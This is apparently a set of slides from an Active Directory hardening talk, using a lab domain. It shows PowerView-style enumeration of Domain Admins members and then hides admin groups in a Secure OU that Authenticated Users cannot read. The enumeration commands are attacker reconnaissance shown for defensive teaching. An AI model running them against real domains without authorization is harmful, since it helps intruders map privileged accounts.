
```
GroupDomain : lab.trimarcresearch.com
GroupName   : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : sean
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1707
IsGroup      : False
MemberDN     : CN=Sean,CN=Users,DC=lab,DC=trimarcresearch,DC=com
```

```
GroupDomain : lab.trimarcresearch.com
GroupName   : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : admSean
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1699
IsGroup      : False
MemberDN     : CN=Sean,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com
```


```
GroupDomain : lab.trimarcresearch.com
GroupName   : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : svcEventL
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1694
IsGroup      : False
MemberDN     : CN=svcEventL,CN=Users,DC=lab,DC=trimarcresearch,DC=com
```

```
GroupDomain : lab.trimarcresearch.com
GroupName   : Domain Admins
MemberDomain : lab.trimarcresearch.com
MemberName   : admPEvans
MemberSID    : S-1-5-21-1464781628-4228599274-2308228173-1663
IsGroup      : False
MemberDN     : CN=admPEvans,OU=Admin Accounts,OU=AD Management,DC=lab,DC=trimarcresearch,DC=com
```


```
GroupDomain : lab.trimarcresearch.com
```




Remove Authenticated Users from Secure OU



Authenticated Users Can't See Inside Secure OU



Example: Move Domain Admins into the Secure OU



The screenshot shows the Active Directory console for the domain lab.trimarcresearch.com. The left pane shows the hierarchy: Accounts, AD Management (expanded), Admin Accounts, Admin Groups (selected), and Admin Workstations. The right pane displays a list of groups with columns for Name, Type, and Description. The 'Domain Admins' group is highlighted in blue.

Name	Type	Description
CyberArk Admins	Security Group...	
Domain Admins	Security Group...	Designated administrato...
GroupA	Security Group...	
GroupB	Security Group...	
LAPS Admins	Security Group...	
LAPS Server Password Viewers	Security Group...	
LAPS Workstation Password Viewers	Security Group...	
VMWare Admins	Security Group...	
Workstation Admins	Security Group...	

```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'
```

```
PS C:\Users\JoeUser> |
```

```
PS C:\Users\JoeUser> get-netuser 'administrator' | Select MemberOf
```

```
memberof
```

```
-----
```

```
{CN=Group Policy Creator Owners,CN=Users,DC=lab,DC=trimarcresearch,DC=com, CN=Domain Admins OU=Admin Groups,OU=AD Managem
```


Troubleshooting Note:

Moving built-in groups out of their default location could cause unexpected results.








From Denied to Disappeared...


